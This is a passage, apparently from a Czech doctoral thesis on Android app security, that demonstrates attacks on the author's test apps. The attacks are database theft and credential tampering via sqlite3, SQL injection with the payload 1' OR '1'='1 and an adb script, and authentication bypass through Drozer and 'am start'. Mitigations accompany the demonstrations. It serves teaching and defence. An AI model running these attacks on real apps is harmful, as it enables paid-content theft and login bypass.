Maps 4 V2 před prvním spuštěním. Z pohledu útočníka neobsahuje žádné soubory, které by byly použitelné. V dalším kroku je vyšetřovaná aplikace spuštěna a jsou zadány přihlašovací údaje.




Obr. 4.78: Privátní datový prostor aplikace Best Maps 4 V2 před prvním spuštěním [zdroj vlastní]

Pohledem na obrázek 4.79 lze zjistit, že v datovém prostoru došlo ke změnám. Byly vytvořeny adresáře cache a databases. Do adresáře databases byl navíc uložen soubor vulnerableCredentialsDB.db. Následně byl databázový soubor přenesen do počítače k další analýze: V záložce File Explorer bylo kliknuto na soubor vulnerableCredentialsDB.db, následně bylo kliknuto na tlačítko „Pull a file from the device“.



Obr. 4.79: Privátní datový prostor aplikace Best Maps 4 V2 po zadání přihlašovacích údajů [zdroj vlastní]

Pro rychlé prohlížení obsahů SQLite databází existuje řada užitečných online nástrojů, například Sqliteonline.com, který je vidět na obrázku 4.80. Sqliteonline.com umožňuje prohlížet strukturu databází, prohlížení obsahů tabulek i vykonávání databázových dotazů.



Obr. 4.80: Cenná data aplikace Best Maps 4 V2 zobrazená nástrojem Sqliteonline.com [zdroj vlastní]

Z obrázku 4.80 je zřejmé, že databáze obsahuje placená data. Bezpečnostní riziko spočívá zejména v situaci, kdy si útočník koupí jedinou licenci a v upraveném mobilním zařízení/emulátoru se super uživatelským oprávněním odcizí cenná data.

Databáze v privátním datovém prostoru mohou být způsobem popsaným výše bezpečně využívány k ukládání nedůležitých údajů, například data související s uživatelským nastavením dané aplikace. Pokud by měla databáze obsahovat citlivá osobní data svých uživatelů, placené know-how společností, kterým patří mobilní aplikace apod., musí být provedeno několik opatření:

- v lokální databázi by měla být vždy co nejmenší množina dat, tzn. jen ta data, která uživatel aktuálně potřebuje,
- všechna důležitá data by měla být chráněna šifrováním splňujícím moderní bezpečnostní standardy,
- aplikace by měla obsahovat mechanismy, které znemožní stahování cenných dat do mobilních zařízení, ve kterých uživatel převzal super uživatelská oprávnění. V takových zařízeních by měl program místo stahování dat uživatele pouze informovat o důvodu, proč nebylo stahování zahájeno,
- aplikace by měla používat Anti-Analysis techniky[22], které umožní zjistit, že je spouštěna v emulátoru, k čemuž není legitimní důvod. Za takových podmínek by se aplikace neměla ani spustit. Podrobněji jsou Anti-Analysis techniky popsány v kapitole 5 Mobilní malware, v oddíle Anti-Analysis techniky.

Podvržení přihlašovacích údajů uložených v databázi

[22] *Anti-Analysis techniky například sledují stav baterie, pokud je úroveň nabití na padesáti procentech a dlouhodobě se nemění, může to znamenat, že je daná aplikace spouštěna v emulátoru. Anti-Analysis techniky se nejprve objevily v malwaru, který se tímto způsobem bránil dynamické analýze.*


Lokální ověřování proklamované identity uživatelů je v dnešní době stále používané, a to kvůli jevu, který byl popsán v článku „A Comprehensive Guide To Mobile App Design“ [136]:

“…Loading time is extremely important for the UX. As technology progresses, we get more impatient, and today, 47% of users expect a page to load in 2 seconds or less…”

Výše uvedená skutečnost se týká i ověřování přihlašovacích údajů. Je-li příliš dlouhé, klesá popularita dané aplikace. Navíc uživatelé často neobjektivně hodnotí aktuální stav svého internetového připojení. Mají pak z mobilní aplikace špatný pocit, i když je proces autentizace pomalý vlivem nekvalitního připojení. Jeden z možných scénářů lokálního přihlašování je nastíněn v aplikaci Best Maps 5. Program byl vytvořen autorem dizertační práce na základě chyb objevených v rámci výzkumu. Očekáváné chování bezpečnostního mechanismu aplikace Best Maps 5 je naznačeno na obrázku 4.81. Uživatel zadá do textových polí své uživatelské jméno a heslo. Následně je proveden dotaz do databáze, kde jsou vyhledány validní přihlašovací údaje. Uživatelské jméno a heslo je porovnáno s údaji získanými z lokální databáze. Shodují-li se, je spuštěna chráněná část aplikace nabízející placenou funkcionalitu.

Obr. 4.81: Očekáváné chování aplikace Best Maps 5 [zdroj vlastní]

Uvedený mechanismus má bezpečnostní slabinu, která je vidět na obrázku 4.82. Útočník napadne lokální databázi, ve které podvrhne přihlašovací údaje. Uživatelské jméno a heslo bude nahrazeno textovými řetězci, jejichž podobu útočník zná. Po spuštění aplikace útočník zadá do textových polí strážní aktivity podvržené údaje, program provede dotaz do své databáze, ve které je podvržené uživatelské jméno a heslo. Aplikace vyhodnotí shodu údajů a spustí chráněnou část mobilní aplikace.



Obr. 4.82: Princip útoku na databázi aplikace Best Maps 5 [zdroj vlastní]

Části útoku, které se týkají:

- procesu instalace testované aplikace,
- dekompilace APK balíčku,
- získání parametru package z elementu manifest ze souboru AndroidManifest.xml,
- spuštění příkazového interpretu, který je zabudován do mobilního zařízení/emulátoru,
- lokalizace databáze v privátním datovém prostoru,
- otevření databáze prostřednictvím terminálového programu sqlite3 (součást programového vybavení mobilního zařízení/emulátoru),

jsou velmi podobné postupům, které byly popsány v oddíle 4.6.3 Útoky na lokální zabezpečení mobilních aplikací (část, která se zabývá krádežemi dat z databází). Z uvedeného důvodu je popsána pouze navazující část útoku.

Příkazem .tables jsou vypsány tabulky, které obsahuje testovaná databáze:

```
sqlite> .tables
android_metadata  credentials
```

K realizaci útoku je nutné znát strukturu tabulky credentials:

```
sqlite> .schema credentials
CREATE TABLE credentials(_id INTEGER PRIMARY KEY, login TEXT, password TEXT);
```

Nyní je možné v tabulce credentials provést podvržení přihlašovacích údajů:

```
sqlite> UPDATE credentials SET login='m', password='m' WHERE _id=1;
```

Z výpisu obsahu tabulky je vidět, že podvržení přihlašovacích údajů bylo úspěšné:

```
sqlite> SELECT * FROM credentials;
_id         login      password
----------  ----------  ----------
1           m          m
```

Pokud útočník spustí aplikaci Best Maps 5, jejíž databáze byla upravena výše uvedený způsobem, stačí k prolomení bezpečnostního mechanismu zadat místo uživatelského jména a hesla písmeno „m“. Programátoři by si měli být vědomi skutečnosti, že útočníci mohou údaje v databázi nejen číst, ale také modifikovat. Z toho vyplývá, že zabezpečení programů by nemělo spoléhat na údaje v databázi, která se nachází v interní nebo externí perzistentní paměti mobilního zařízení. Rovněž používání logických proměnných (isLicenced, full_version apod.) chránící přístup k placené funkcionalitě není efektivní, neboť tyto položky mohou být snadno útočníkem modifikovány.

SQL injection


Útoky založené na SQL injection představují závažný bezpečnostní problém nejen na mobilní platformě. Obecně lze říci, že bezpečnostní riziko spojené s SQL injection se týká všech aplikací, které používají databázové technologie. V roce 2017 byla situace natolik vážná, že se útok pomocí injection dostal na první místo seznamu deseti největších rizik v zabezpečení aplikací (OWASP Top 10 Application Security Risks – 2017 [137]):

“A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.” [137]

Z výše uvedeného popisu je zřejmé, že riziko typu injection hrozí vždy, když jsou součástí dotazu vstupy od uživatele, přičemž tyto vstupy nejsou korektně ošetřeny programátorem dané aplikace. Situace je zachycena na obrázku 4.83. Textové řetězce, které uživatel zadal do textových polí (loginEditText.getText().toString() a passwordEditText.getText().toString()) jsou vloženy do SQL dotazu (vulnerableQuery) bez jakékoliv kontroly. Není-li provedena ochrana vstupů, může útočník poslat do databázového systému text, jehož součástí bude i speciální znak, který ukončí interpretaci vstupu jako textového řetězce a zbytek vstupu bude systém považovat za databázový příkaz, který vykoná. To znamená, že útočník může manipulovat s obsahem databáze a

nepotřebuje k tomu žádné speciální nástroje. Jediné, co musí útočník udělat, je zadání textů do příslušných polí aplikace.




Obr. 4.83: Příklad neošetřených uživatelských vstupů, které jsou součástí SQL dotazu [zdroj vlastní]

V aplikacích, které jsou vytvářeny pod Android OS, nejsou uživatelské vstupy ošetřeny ani na úrovni systému, ani na úrovni UI (User Interface) komponent. O kontrolu všech uživatelských vstupů, které jsou součástí databázových dotazů, se musí postarat aplikační programátor. Na mobilní platformě je SQL injection obzvláště nebezpečný, a to zejména v případech, kdy jsou dotazy s neošetřenými uživatelskými vstupy vykonány pomocí metod:

- rawQuery,
- execSQL.

Obě metody nekontrolují bezpečnost dotazů a příkazy okamžitě vykonají. Je-li dotaz sestaven výše uvedeným způsobem, může útočník vkládat do textového pole vstupy, které nebudou pouze textové řetězce jako Login, Password atd., ale i části SQL dotazu, viz obrázek 4.84.



Obr. 4.84: Nebezpečný SQL dotaz, jehož součástí jsou i vstupy od uživatele [zdroj vlastní]

Na obrázku 4.84 je vidět charakteristický rys, který je typický pro SQL injection. Útočník v roli uživatele vyplní textová pole pro zadání uživatelského

jména a hesla, aniž by zadal nebo znal konkrétní hodnoty, které se v databázi nachází.

Ukázka, ve které je odvozen tvar škodlivého uživatelského vstupu:

```
String vulnerableQuery = "SELECT * FROM credentials WHERE login = '" + loginEditText.getText().toString() + "' AND password = '" + passwordEditText.getText().toString() + "'";
```

V ukázce jsou červeně označeny jednoduché uvozovky, které jsou součástí zdrojového kódu mobilní aplikace. Útočník musí do textových polí vložit takové řetězce, aby výsledný dotaz měl následující tvar:

```
SELECT * FROM credentials WHERE login = '1' OR '1'='1' AND password = '1' OR '1'='1'
```

Jak bylo popsáno výše, jednoduché červeně označené uvozovky jsou již součástí zdrojového kódu, ty musí útočník vynechat. Správný tvar škodlivého vstupu, který bude vkládán do textových polí (instancí třídy EditText) je tedy následující:


```
1' OR '1'='1
```

Celý útok založený na SQL injection je zobrazen na obrázku 4.85. Z uvedeného obrázku je rovněž zřejmá celková nebezpečnost útoku, neboť je velmi snadný a pro jeho provedení nejsou potřeba žádné speciální nástroje. V praxi to znamená, že SQL injection je první útok, o který se útočník ve spojitosti s databázemi pokusí a teprve pokud neuspěje, volí náročnější typy útoků. Útočník nemusí do textových polí zadávat výraz 1' OR '1'='1 ručně, místo toho si může vyrobit jednoduchý skript:

```
#!/bin/bash
~/Android/Sdk/platform-tools/./adb shell input text "1\'%sOR%s\'1\'=\'1"
```

Stačí, když útočník klikne do příslušného textového pole, čímž dané pole získá focus a spustí výše uvedený skript[23].

[23] *Aplikace musí běžet v mobilním zařízení/emulátoru, který je připojen k počítači, na němž je nainstalován Android SDK.*



Obr. 4.85: Útok založený na SQL injection [zdroj vlastní]

Mobilní vývojáři by si měli být vědomi rizika spojeného s SQL injection a všechny vstupy, které zadávají uživatelé prostřednictvím uživatelského rozhraní důsledně kontrolovat. Výsledný program by měl do SQL dotazů vkládat jen takové vstupy od uživatelů, které jsou skutečně pouze textovými řetězci. V případě, že aplikace odhalí nebezpečný znak nebo skupinu znaků:

- jsou z uživatelského vstupu odstraněny a součástí dotazu je jen bezpečná část vstupu,
- dotaz není vůbec proveden a uživatel je informován, že použil neplatný znak nebo posloupnost znaků.

Authentication Bypass

Útok je založen na myšlence, že v některých případech je pro útočníka snazší se pokusit o přímé spuštění části aplikace poskytující placenou funkcionalitu, než se pokoušet prolomit obranné mechanismy, které jsou obsaženy ve strážní aktivitě. Jinými slovy Authentication Bypass je založen na přímém spuštění chráněné části aplikace, čímž je úplně obejit ochranný mechanismus strážní aktivity. Princip útoku Authentication Bypass je vidět na obrázku 4.86.

Útoky lze rozdělit do tří skupin, přičemž jejich úspěch je do značné míry ovlivněn parametrem android:exported (nachází se v příslušném elementu activity v souboru AndroidManifest.xml) a úrovní oprávnění daného mobilního zařízení/emulátoru.

První skupina:

- útok č. 1: android:exported="true", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení,
- útok č. 2: android:exported="false", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení,
- útok č. 3: android:exported="true", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root),


- útok č. 4: android:exported=“false“, spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root).

Druhá skupina:

- útok č. 5: android:exported=“true“, spouštění v shellu na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení,
- útok č. 6: android:exported=“false“, spouštění v shellu na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení,
- útok č. 7: android:exported=“true“, spouštění v shellu na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root),
- útok č. 8: android:exported=“false“, spouštění v shellu na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root).

Třetí skupina:

- útok č. 9: android:exported=“true“, spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení,
- útok č. 10: android:exported=“false“, spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení,
- útok č. 11: android:exported=“true“, spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root),
- útok č. 12: android:exported=“false“, spouštění pomocí jiné aplikace (typicky malware, který hraje roli spouštěče) na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root).



Obr. 4.86: Princip útoku Authentication Bypass [zdroj vlastní]

V následující části toho oddílu budou demonstrovány jednotlivé útoky a popsány jejich výsledky. Pro vykonání všech útoků je nutné k testovacímu počítači připojit fyzické mobilní zařízení nebo emulátor. Fyzické mobilní zařízení bylo připojováno pomocí USB kabelu. Emulátor byl k počítači připojován automaticky prostřednictvím softwarového spojení.

Útok č. 1: android:exported="true", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení:

Při útoku číslo 1 byl použit Drozer framework, který je nutné před samotným útokem nastavit. Proces nastavení byl detailně popsán v oddílu 4.6.3 Útoky na lokální zabezpečení mobilních aplikací (část, která se zabývá krádežemi dat z nezabezpečených poskytovatelů obsahu). Jedním z důležitých kroků je aktivace port forwarding mezi mobilním zařízením/emulátorem a počítačem, na kterém je prováděno testování. Na chybovém výpisu, který je uveden níže, je vidět, že nastavení port forwarding na fyzickém mobilním zařízení s normální úrovní zabezpečení skončilo chybou:

```
workshop@ubuntu:~/lab$ adb forward tcp:31415 tcp:31415
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
error: insufficient permissions for device: udev requires plugdev group membership.
See [http://developer.android.com/tools/device.html] for more information.
```

Manuál uvedený na stránce http://developer.android.com/tools/device.html, doporučuje postup přidat útočníka/testera do skupiny plugdev:

```
sudo usermod -aG plugdev $LOGNAME[24]
```

Nicméně uvedený postup k nastavení port forwardingu nestačí. Z adresáře .android je potřeba odstranit soubory adbkey a adbkey.pub. Dále je nutné odpojit mobilní zařízení od USB kabelu a vypnout adb server:

```
workshop@ubuntu:~/.android$ adb kill-server
```

Server je znovu spuštěn pomocí příkazu s vyšší úrovní oprávnění:

```
workshop@ubuntu:~/.android$ sudo adb start-server
```

[24] *Jedná se uživatelské jméno, viz příkazy:*
workshop@ubuntu:~/lab$ echo $LOGNAME
workshop
workshop@ubuntu:~/lab$ whoami
workshop

Jakmile je adb server znovu spuštěn, je možné připojit mobilní zařízení pomocí USB kabelu. Na mobilním zařízení se zobrazí dialog ”Allow USB debugging?”. Útočník musí zaškrtnout checkbox “Always allow from this computer”. Jakmile jsou všechny výše uvedené kroky úspěšně dokončeny, je možné nastavit port forwarding.

Příkazem „drozer console connect“ je v terminálu testovacího počítače spuštěna konzole programu Drozer. V konzoli programu Drozer jsou vypsány všechny nainstalované balíčky, které obsahují výraz „Best Maps“, čímž útočník získá identifikátor aplikace, na kterou útočí:

```
dz> run app.package.list -f "Best Maps"
cz.utb.fai.bestmaps11 (Best Maps 11)
```

Z výše uvedeného výpisu vyplývá, že hledaným identifikátorem je cz.utb.fai.bestmaps11. Jamile je známá hodnota identifikátoru, může být zahájeno hledání zranitelností, které zkoumaná aplikace obsahuje:

```
dz> run app.package.attacksurface cz.utb.fai.bestmaps11
Attack Surface:
  2 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
    is debuggable
```

Zvýrazněný řádek naznačuje, že je možné přímo spouštět dvě aktivity. Neboť mají v souboru AndroidManifest.xml nastaven parametr exported[25] na hodnotu true.

V následujícím kroku je v Drozeru vypsán obsah souboru AndroidManifest.xml, ve kterém je vyhledána aktivita poskytující placenou funkcionalitu:

```
dz> run app.package.manifest cz.utb.fai.bestmaps11
<manifest versionCode="1"
        versionName="1.0"
        package="cz.utb.fai.bestmaps11"
        platformBuildVersionCode="25"
        platformBuildVersionName="7.1.1">
```


[25] *Pokud by ve výpisu byla pouze jedna aktivita s hodnotou exported, znamená to, že lze přímo spustit pouze strážní aktivitu obsahující bezpečnostní mechanismy. V takovém případě útočník může u aktivity obsahující cennou funkcionalitu provést změnu parametru tak, jak to bylo naznačeno v oddíle Útok na parametr exported souboru AndroidManifest.xml. Další možností je překonání bezpečnostních mechanismů strážní aktivity.*

```
<uses-sdk minSdkVersion="15"
        targetSdkVersion="25">
</uses-sdk>
<application theme="@2131230883"
          label="@2131099681"
          icon="@2130903040"
          name="com.android.tools.fd.runtime.BootstrapApplication"
          debuggable="true"
          allowBackup="true"
          supportsRtl="true">
  <activity name="cz.utb.fai.bestmaps11.MainActivity">
    <intent-filter>
      <action name="android.intent.action.MAIN">
      </action>
      <category name="android.intent.category.LAUNCHER">
      </category>
    </intent-filter>
  </activity>
  <activity name="cz.utb.fai.bestmaps11.BestMapsActivity" exported="true">
  </activity>
</application>
</manifest>
```

Z výpisu je vidět, že aplikace vlastní dvě aktivity. První z nich je cz.utb.fai.bestmaps11.MainActivity, což je strážní aktivita, neboť obsahuje příznaky MAIN a LAUNCHER. To znamená, že hledaná aktivita se jmenuje cz.utb.fai.bestmaps11.BestMapsActivity. Nyní má útočník všechny informace, aby mohl provést Authentication Bypass pomocí Drozeru. Podle dokumentace zabudované do Drozer konzole má útok tvar run app.activity.start --component PACKAGE COMPONENT. Příkaz s reálnými parametry:

```
run app.activity.start --component cz.utb.fai.bestmaps11
      cz.utb.fai.bestmaps11.BestMapsActivity
```

Na obrázku 4.87 je vidět, že Authentication Bypass vykonaný pomocí Drozeru byl úspěšný, neboť byla spuštěna chráněná část aplikace. Drozer konzole je vypnuta zadáním příkazu exit.



Obr. 4.87: Výsledek útoku č. 1, který byl vykonán pomocí Drozeru [zdroj vlastní]

Útok č. 2: android:exported="false", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení:

Nejprve je spuštěn Drozer framework a následně je proveden další pokus o Authentication Bypass:

```
dz> run app.activity.start --component cz.utb.fai.bestmaps11
cz.utb.fai.bestmaps11.BestMapsActivity
Permission Denial: starting Intent { flg=0x10000000
cmp=cz.utb.fai.bestmaps11/.BestMapsActivity (has extras) } from ProcessRecord{f40e3f7
15576:com.mwr.dz:remote/u0a60} (pid=15576, uid=10060) not exported from uid 10058
```

Z výpisu je patrné, že spuštění chráněné části aplikace bylo zamítnuto, neboť k jeho vykonání neměl Drozer dostatečná oprávnění, což je způsobeno tím, že chráněná aktivita má parametr exported nastaven na hodnotu false.

Útok č. 3: android:exported="true", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root):

Authentication Bypass je v Drozeru proveden stejným příkazem, který byl použit i v předchozích útocích:

```
dz> run app.activity.start --component cz.utb.fai.bestmaps11
cz.utb.fai.bestmaps11.BestMapsActivity
```

Na obrázku 4.88 je zobrazen úspěšně vykonaný útoku pomocí Drozer framework, cenná část aplikace byla spuštěna.

Obr. 4.88: Výsledek útoku č. 3, který byl vykonán pomocí Drozeru [zdroj vlastní]

Útok č. 4: android:exported="false", spouštění pomocí Drozer frameworku na fyzickém mobilním zařízení/emulátoru se super uživatelskou úrovní oprávnění (root):

```
dz> run app.activity.start --component cz.utb.fai.bestmaps11
cz.utb.fai.bestmaps11.BestMapsActivity
Permission Denial: starting Intent { flg=0x10000000
cmp=cz.utb.fai.bestmaps11/.BestMapsActivity (has extras) } from
ProcessRecord{ee41b6d 3159:com.mwr.dz:remote/u0a63} (pid=3159, uid=10063) not
exported from uid 10064
```

Z výpisu je vidět, že spuštění chráněné části aplikace bylo zamítnuto, stejně jako v případě útoku č. 2. Mezi útokem č. 2 a č. 4 je významný rozdíl, zatímco útok č. 2 byl vykonán na neupraveném mobilním zařízení s normální úrovní oprávnění, útok č. 4 byl proveden na zařízení se super uživatelskými oprávněními. Z demonstrace útoku č. 4 vyplývá důležitá skutečnost: ani super uživatelská úroveň oprávnění nezajistí úspěšné provedení Authentication Bypass, pokud je parametr exported nastaven na hodnotu false.

Útok č. 5: android:exported="true", spouštění v shellu na fyzickém mobilním zařízení/emulátoru s normální úrovní zabezpečení:

Skupina útoků 5 až 8 ke své činnosti využívá zabudovaný příkazový interpret, který se nachází ve fyzickém mobilním zařízení i v emulátoru. Do prostředí příkazového interpretu se útočník/penetrační tester dostane zadáním příkazu:

```
adb shell
```

V příkazovém interpretu mobilního zařízení je možné vykonat útok zneužívající Application Managera (am). Spuštění aktivity má následující tvar:

am start -n package/android:name. Parametr package i android:name[26] se nacházení v souboru AnroidManifest.xml, proto je nutné provést dekompilaci druhého typu a získat tak jeho lidsky čitelnou podobu:

```
java -jar apktool.jar d BestMaps11.apk
```

Parametr package se nachází v elementu manifest a má hodnotu: package="cz.utb.fai.bestmaps11". Parametr android:name se nachází v elementu activity, jeho hodnota je:

android:name="cz.utb.fai.bestmaps11.BestMapsActivity".

Nyní má útočník všechny potřebné informace, aby mohl sestavit a spustit příkaz:

```
am start -n cz.utb.fai.bestmaps11/cz.utb.fai.bestmaps11.BestMapsActivity
```

Výše uvedená varianta příkazu se používá zřídka, častěji je využívána zkrácená varianta. Z hlediska funkčnosti jsou obě varianty identické. Zkrácená varianta u jména aktivity vynechává část, která je u obou parametrů stejná. Jméno aktivity je uváděno relativně, začíná tečkou. Application Manager si potřebné informace doplní z parametru package:

```
am start -n cz.utb.fai.bestmaps11/.BestMapsActivity
```

Útok č. 5 byl úspěšný, o čemž svědčí výpis zachycený pomocí programu logcat, který dokumentuje spouštění příkazu. Podrobnost logování (log level) byla pro Activity Managera nastavena na úroveň Info (ActivityManager:I), zatímco zbytek informací byl potlačen (*:S):

```
adb logcat -v time ActivityManager:I *:S
--------- beginning of main
--------- beginning of system
